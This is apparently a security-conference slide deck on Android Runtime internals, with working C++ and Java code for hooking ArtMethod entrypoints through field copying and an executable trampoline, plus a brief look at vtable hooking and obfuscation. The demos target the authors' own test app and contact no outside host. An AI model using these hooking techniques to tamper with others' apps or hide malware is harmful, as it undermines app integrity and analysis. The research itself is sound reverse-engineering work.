



DELTA 7 TEAM

ART

The art of obfuscation



João Pedro "Tricta"
Pentester

Davi "DMX" Trindade
Pentester



> Contents

What is ART?	05
.....	07
ART Main Changes	10
.....	14
ART Hooking Techniques	18
.....	24
Entrypoint Replacement	26
.....	30
Dynamic Rewriting on the Receiver Side	
.....	

> whoami



João Pedro “**Tricta**”
Pentester

19 Years, Pentester at **@hakaioffsec**, programmer, Gamer, Cat lover, Compulsive pizza eater. Passionate about reverse engineering and understanding how things work. I love bit crushing :)



> whoami

20 Years, Pentester at **@hakaioffsec**, Dad, Swordsman player, geek, FPS
(CS, Valorant, R6)

- "I hack, therefore I am."




Davi “**DMX**” Trindade
Pentester


RESEARCH

> What is ART?


Android Runtime(ART) is the managed runtime used by apps and some system services on Android. ART as the runtime executes the **Dalvik executable (DEX)** format and DEX bytecode specification.



> How ART works?



ART Main Changes



L(5.0) >

A modified JIT Compiler, that will do method inlining (related to Dalvik VM)

M(6.0) >

Putting things on the stack or register have a faster processing


N(7.0) >

Began to adopt hybrid compilation method (JIT and AOT)

O(8.0) >

DexCache was deleted; Introduction of the Transdex Method Internalization and concurrent compacting garbage collector

ART Main Changes



P(9.0) >

Ahead-of-time compiler optimization transforms DEX into a compressed format, reducing memory usage.

Q(10.0) >

garbage collector (GC) tracks the total size of the heap allocated by system malloc(), ensuring that large allocations are always included in GC-triggering calculations.

R(11.0) >

No big changes

S(12.0) >

dex_code_item_offset parameter was deleted

ART Main Changes



T(13.0) >

ART makes switching to
and from native code
much faster, with JNI
calls, now up to 2.5x
faster

U(14.0) >

No big changes

V(15.0) >

No big changes



> ART hooking

Android Runtime Manipulation

> ART Method

Java

```
String text1(){  
    return "Hello World!";  
}
```

**Android Runtime**

```
ArtMethod{  
    declaring_class  
    access_flags  
    dex_method_index  
    method_index  
  
    union{  
        hotness_count  
        imt_index  
    }  
  
    struct PtrSizedFields{  
        data  
        entry_point_from_quick_compiled_code  
    }  
}
```

Machine Code

```
testq rax, [rsp + -8192]  
subq rsp, 8  
movq [rsp], rdi  
cmpw gs:[0], 0 ; state_and_flags  
jnz/ne +34  
mov eax, [RIP + 0x1d9a]  
cmp gs:[1552], 0 ; pReadBarrierMarkReg00  
jnz/ne +23  
test eax, eax  
jz/eq +25  
addq rsp, 8  
ret  
call gs:[1312] ; pTestSuspend  
jmp -44  
call gs:[1552] ; pReadBarrierMarkReg00  
jmp -33  
mov eax, 2  
call gs:[608] ; pResolveString  
jmp -40
```

> ART Method

```

public:
    static void printOffsets() {
        __android_log_print(ANDROID_LOG_INFO, "ARTMethod", "Offset of declaring_class: %zu", offsetof(ArtMethod, declaring_class_));
        __android_log_print(ANDROID_LOG_INFO, "ARTMethod", "Offset of access_flags: %zu", offsetof(ArtMethod, access_flags_));
        __android_log_print(ANDROID_LOG_INFO, "ARTMethod", "Offset of dex_method_index: %zu", offsetof(ArtMethod, dex_method_index_));
        __android_log_print(ANDROID_LOG_INFO, "ARTMethod", "Offset of method_index: %zu", offsetof(ArtMethod, method_index_));
        __android_log_print(ANDROID_LOG_INFO, "ARTMethod", "Offset of hotness_count: %zu", offsetof(ArtMethod, hotness_count_));
        __android_log_print(ANDROID_LOG_INFO, "ARTMethod", "Offset of imt_index: %zu", offsetof(ArtMethod, imt_index_));
        __android_log_print(ANDROID_LOG_INFO, "ARTMethod", "Offset of ptr_sized_fields: %zu", offsetof(ArtMethod, ptr_sized_fields_));
        __android_log_print(ANDROID_LOG_INFO, "ARTMethod", "Offset of ptr_sized_fields.data: %zu", offsetof(ArtMethod::PtrSizedFields, data_));
        __android_log_print(ANDROID_LOG_INFO, "ARTMethod", "Offset of ptr_sized_fields.entry_point_from_quick_compiled_code: %zu", offsetof(ArtMethod::PtrSizedFields, entry_point_from_quick_compiled_code_));
    }

protected:
    GcRoot<mirror::Class> declaring_class_;
    std::atomic<std::uint32_t> access_flags_;
    uint32_t dex_method_index_;
    uint16_t method_index_;

    union {
        uint16_t hotness_count_;
        uint16_t imt_index_;
    };

    struct PtrSizedFields {
        void* data_;
        void* entry_point_from_quick_compiled_code_;
    } ptr_sized_fields_;
}

```

2024-10-31 15:48:51.171 20218-20218 ARTMethod	com.example.arthookingtests	I	Offset of declaring_class: 0
2024-10-31 15:48:51.171 20218-20218 ARTMethod	com.example.arthookingtests	I	Offset of access_flags: 4
2024-10-31 15:48:51.171 20218-20218 ARTMethod	com.example.arthookingtests	I	Offset of dex_method_index: 8
2024-10-31 15:48:51.171 20218-20218 ARTMethod	com.example.arthookingtests	I	Offset of method_index: 12
2024-10-31 15:48:51.171 20218-20218 ARTMethod	com.example.arthookingtests	I	Offset of hotness_count: 14
2024-10-31 15:48:51.171 20218-20218 ARTMethod	com.example.arthookingtests	I	Offset of imt_index: 14
2024-10-31 15:48:51.172 20218-20218 ARTMethod	com.example.arthookingtests	I	Offset of ptr_sized_fields: 16
2024-10-31 15:48:51.172 20218-20218 ARTMethod	com.example.arthookingtests	I	Offset of ptr_sized_fields.data: 0
2024-10-31 15:48:51.172 20218-20218 ARTMethod	com.example.arthookingtests	I	Offset of ptr_sized_fields.entry_point_from_quick_compiled_code: 8

ART Hooking Techniques

Entrypoint replacement

- Replaces the entrypoint of the ArtMethod object corresponding to the original method with the entrypoint of the target method
- Just works before Android Oreo(8.0), after it ART uses cross-dex method search

Dynamic rewriting on the receiver side

- The trampoline/stub technique is used (art_quick_invoke_stub/art_quick_resolution_trampoline)
- We rewrite the “entry_point_from_quick_compiled_code” parameter in art_method.h
- We jump to a redirection shellcode

Changing VTables

- Virtual machine-specific technique
- Based on the invoke-virtual calling principle(Just work for virtual methods)
- Achieved changing the pointer corresponding to the methods vtable

> Entrypoint replacement

```
protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);

    binding = ActivityMainBinding.inflate(LayoutInflater);
    setContentView(binding.getRoot());

    ArtMethodOffsets();

    try {
        Method m1 = MainActivity.class.getDeclaredMethod("text1", ...parameterTypes: null);
        Method m2 = MainActivity.class.getDeclaredMethod("text2", ...parameterTypes: null);
        replaceARTMethod(m1, m2);
    } catch (NoSuchMethodException e) {
        throw new RuntimeException(e);
    }

    // Example of a call to a native method
    TextView tv = binding.sampleText;
    tv.setText(text1());
}

2 usages
static String text1(){
    return "ola mundo";
}

1 usage
static String text2(){
    return "hooked";
}

1 usage
public native void replaceARTMethod(Object obj1, Object obj2);
1 usage
public native void ArtMethodOffsets();
}
```

> Entrypoint replacement

```
#include <jni.h>
#include <string>
#include <android/log.h>

#define LOGI(y, x) __android_log_print(ANDROID_LOG_INFO, "ARTMethod", y, x)

class ArtMethod{
public:
    static void printOffsets() {
        LOGI("Offset of declaring_class: %zu", offsetof(ArtMethod, declaring_class_));
        LOGI("Offset of access_flags: %zu", offsetof(ArtMethod, access_flags_));
        LOGI("Offset of dex_method_index: %zu", offsetof(ArtMethod, dex_method_index_));
        LOGI("Offset of method_index: %zu", offsetof(ArtMethod, method_index_));
        LOGI("Offset of hotness_count: %zu", offsetof(ArtMethod, hotness_count_));
        LOGI("Offset of ptr_sized_fields: %zu", offsetof(ArtMethod, ptr_sized_fields_));
        LOGI("Offset of ptr_sized_fields.entry_point_from_quick_compiled_code: %zu", offsetof(ArtMethod::PtrSizedFields, entry_point_from_quick_compiled_code_));
    }

    uint32_t declaring_class_;
    std::atomic<std::uint32_t> access_flags_;
    uint32_t dex_code_item_offset_;
    uint32_t dex_method_index_;
    uint16_t method_index_;
    uint16_t hotness_count_;

    struct PtrSizedFields {
        ArtMethod** dex_cache_resolved_methods_;
        void* dex_cache_resolved_types_;
        void* entry_point_from_jni_;
        void* entry_point_from_quick_compiled_code_;
    } ptr_sized_fields_;
};

};
```

> Entry point replacement

```
void copyArtMethodFields(ArtMethod* src, ArtMethod* dest) {
    src->declaring_class_ = dest->declaring_class_;
    src->access_flags_ = dest->access_flags_ | 0x0001;
    src->dex_code_item_offset_ = dest->dex_code_item_offset_;
    src->dex_method_index_ = dest->dex_method_index_;
    src->method_index_ = dest->method_index_;
    src->hotness_count_ = dest->hotness_count_;

    src->ptr_sized_fields_.dex_cache_resolved_methods_ = dest->ptr_sized_fields_.dex_cache_resolved_methods_;
    src->ptr_sized_fields_.dex_cache_resolved_types_ = dest->ptr_sized_fields_.dex_cache_resolved_types_;

    src->ptr_sized_fields_.entry_point_from_jni_ = dest->ptr_sized_fields_.entry_point_from_jni_;
    src->ptr_sized_fields_.entry_point_from_quick_compiled_code_ = dest->ptr_sized_fields_.entry_point_from_quick_compiled_code_;
}

void replace_ART(JNIEnv* env, jobject src, jobject dest) {
    ArtMethod* smeth = reinterpret_cast<ArtMethod*>(env->FromReflectedMethod(src));
    ArtMethod* dmeth = reinterpret_cast<ArtMethod*>(env->FromReflectedMethod(dest));

    copyArtMethodFields(smeth, dmeth);
}

extern "C" JNICALL
Java_com_example_arthooking_MainActivity_ArtMethodOffsets(JNIEnv* env, jobject MainActivity /* this */) {
    ArtMethod artMethod;
    artMethod.printOffsets();
}

extern "C" JNICALL
Java_com_example_arthooking_MainActivity_replaceARTMethod(JNIEnv* env, jobject MainActivity /* this */, jobject Object targetMethod, jobject Object newMethod) {
    replace_ART(env, targetMethod, newMethod);
}
```

> Entrypoint replacement

The screenshot shows the Android Studio interface with the following details:

- Project Structure:** The project is named "ArTHooking". The "app" module contains Java files like `MainActivity.java` and C/C++ files like `native-lib.cpp`.
- Code Editor:** The `MainActivity.java` file is open, showing code related to ART hooking. It includes methods for replacing ART methods and modifying static string returns.
- Device Manager:** A list of available devices for testing, including emulators and physical devices like "bigger" and "magisk root".
- Emulator:** An Android 7.0 emulator is running, displaying the application with the title "ART Hooking". The status bar shows "hooked".
- Logcat:** Shows logs from the emulator launch and connection to the device.
- Bottom Bar:** Standard Windows-style taskbar with icons for search, file explorer, and other applications.

> Dynamic rewriting on the receiver side

```
try {
    Method targetMethod = MainActivity.class.getDeclaredMethod( name: "newFunc");
    Method replacementMethod = MainActivity.class.getDeclaredMethod( name: "newFunc2");

    Method replaceMethod = MainActivity.class.getDeclaredMethod( name: "ReplaceMethodByObject", Object.class, Object.class);

    replaceMethod.setAccessible(true);
    replaceMethod.invoke( obj: this, targetMethod, replacementMethod);
} catch (NoSuchMethodException | InvocationTargetException | IllegalAccessException e) {
    this.finish();
}

binding = ActivityMainBinding.inflate(LayoutInflater());
setContentView(binding.getRoot());

TextView tv = binding.sampleText;
tv.setText(newFunc());
```

```
2 usages
public static String newFunc() { return "Hellroid"; }
1 usage
public static String newFunc2(){
    return "ART Hooked";
}
```

> Dynamic rewriting on the receiver side

```
extern "C" JNIEXPORT void JNICALL ReplaceMethodByObject(JNIEnv* env, jobject /* this */, jobject targetMethod, jobject newMethod){  
    void* targetArtMethod;  
    void* newArtMethod;  
  
#if defined(__x86_64__)  
    trampoline[16] = roundUpToPtrSize(4 * 3 + 2 * 2) + sizeof(void*);  
#elif defined(__aarch64__)  
    trampoline[9] |= roundUpToPtrSize(4 * 4 + 2 * 2) <> 4;  
    trampoline[10] |= roundUpToPtrSize(4 * 4 + 2 * 2) >> 4;  
#endif  
  
    targetArtMethod = hookARTMethod(env, targetObject: targetMethod);  
    newArtMethod = hookARTMethod(env, targetObject: newMethod);  
  
    if (targetArtMethod != nullptr && newArtMethod != nullptr) {  
        void *newEntrypoint = NULL;  
        newEntrypoint = genTrampoline(toMethod: newArtMethod, entrypoint: NULL);  
  
        if (newEntrypoint) {  
            void* newTargetEntryPoint = (char*)targetArtMethod + roundUpToPtrSize(4 * 3 + 2 * 2) + sizeof(void*);  
            *((void **)(newTargetEntryPoint)) = newEntrypoint;  
            __android_log_print(prio: ANDROID_LOG_INFO, tag: "Helldroid", fmt: "[HELLDROID]: Replaced target method");  
        }  
    }else{  
        __android_log_print(prio: ANDROID_LOG_INFO, tag: "Helldroid", fmt: "[HELLDROID]: FAIL!! Replaced target method");  
    }  
}
```

> Dynamic rewriting on the receiver side

```
void* hookARTMethod(JNIEnv* env, jobject targetObject){  
    void* hookedARTMethod = nullptr;  
  
    jclass executableClass = env->FindClass( name: "java/lang/reflect/Executable");  
    jfieldID artMethodID = env->GetFieldID( clazz: executableClass, name: "artMethod", sig: "J");  
  
    hookedARTMethod = (void*) env->GetLongField( obj: targetObject, fieldID: artMethodID);  
  
    return hookedARTMethod;  
}  
  
static void *allocTrampolineSpace() {  
    unsigned char *buffer = (unsigned char*)mmap( addr: NULL, size: TRAMPOLINE_SPACE_SIZE, prot: PROT_READ | PROT_WRITE | PROT_EXEC,  
                                                flags: MAP_ANONYMOUS | MAP_PRIVATE, fd: -1, offset: 0);  
    if (buffer == MAP_FAILED) {  
        return NULL;  
    }  
    else {  
        return buffer;  
    }  
}
```

> Dynamic rewriting on the receiver side

```
void* genTrampoline(void *toMethod, void *entrypoint){
    size_t trampolineSize = sizeof(trampoline);
    currentTrampolineOff = (unsigned char*)allocTrampolineSpace();

    unsigned char *targetAddr = currentTrampolineOff;

    memcpy( dst: targetAddr, src: trampoline, copy_amount: sizeof(trampoline));

#if defined(__x86_64__)
    memcpy( dst: targetAddr + 6, src: &toMethod, copy_amount: sizeof(void*));
#elif defined(__aarch64__)
    ...
#endif

    if(entrypoint == NULL) {
        targetAddr += 4;
    }


    currentTrampolineOff += roundUpToPtrSize(trampolineSize);

    return targetAddr;
}
```


> Dynamic rewriting on the receiver side

```
#if defined(__x86_64__)
// 48 bf 00 00 00 00 00 00 ; movabs rdi, 0x0
// ff 77 20 ; push QWORD PTR [rdi + 0x20]
// c3 ; ret
unsigned char trampoline[] = {
    [0]: 0x00, [1]: 0x00, [2]: 0x00, [3]: 0x00, // code_size_ in OatQuickMethodHeader
    [4]: 0x48, [5]: 0xbff, [6]: 0x00, [7]: 0x00, [8]: 0x00, [9]: 0x00, [10]: 0x00, [11]: 0x00, [12]: 0x00,
    [13]: 0x00, [14]: 0xff, [15]: 0x77, [16]: 0x20,
    [17]: 0xc3
};
#elif defined(__aarch64__)
// 60 00 00 58 ; ldr x0, 12
// 10 00 40 F8 ; ldr x16, [x0, #0x00]
// 00 02 1f d6 ; br x16
// 00 00 00 00
// 00 00 00 00 ; 0x0000000000000000
unsigned char trampoline[] = {
    0x00, 0x00, 0x00, 0x00, // code_size_ in OatQuickMethodHeader
    0x60, 0x00, 0x00, 0x58,
    0x10, 0x00, 0x40, 0xf8,
    0x00, 0x02, 0x1f, 0xd6,
    0x00, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x00
};
#endif
```

> Dynamic rewriting on the receiver side



> Changing VTables



> Changing VTables

The screenshot shows the GitHub repository page for 'vaioco / ARTDroid'. The repository is public and has 2 stars, 22 forks, and 7 commits. It contains 1 branch and 0 tags. The repository was created by 'vaioco' and updated 7 years ago. The code tab is selected. The repository has no description, website, or topics provided. It includes sections for Activity, Releases, Packages, and Languages.

vaioco / ARTDroid

Code Issues 4 Pull requests Actions Projects Security Insights

Watch 2 Fork 22 Star 23

master 1 Branch 0 Tags Go to file Add file Code

vaioco Update nativeHook.cpp 759b245 · 7 years ago 7 Commits

adbi adbi 8 years ago

artdroid Update nativeHook.cpp 7 years ago

bundle working release 8 years ago

example/artdroid_demo working release 8 years ago

.DS_Store ARTDroid initial commit 8 years ago

.gitignore first commit 8 years ago

build.sh ARTDroid initial commit 8 years ago

clean.sh ARTDroid initial commit 8 years ago

createDexPatchCode.sh working release 8 years ago

About

No description, website, or topics provided.

Activity 23 stars 2 watching 22 forks Report repository

Releases

No releases published


Packages

No packages published

Languages

C 50.7% C++ 46.1% Makefile 2.6% Shell 0.6%

> Gradle Plugins + **ASM**



> Gradle Plugins + ASM

```
15  
16     class HellCryptClassVisitor(api: Int, cv: ClassVisitor) : ClassVisitor(api, cv) {  
17         private lateinit var className: String  
18  
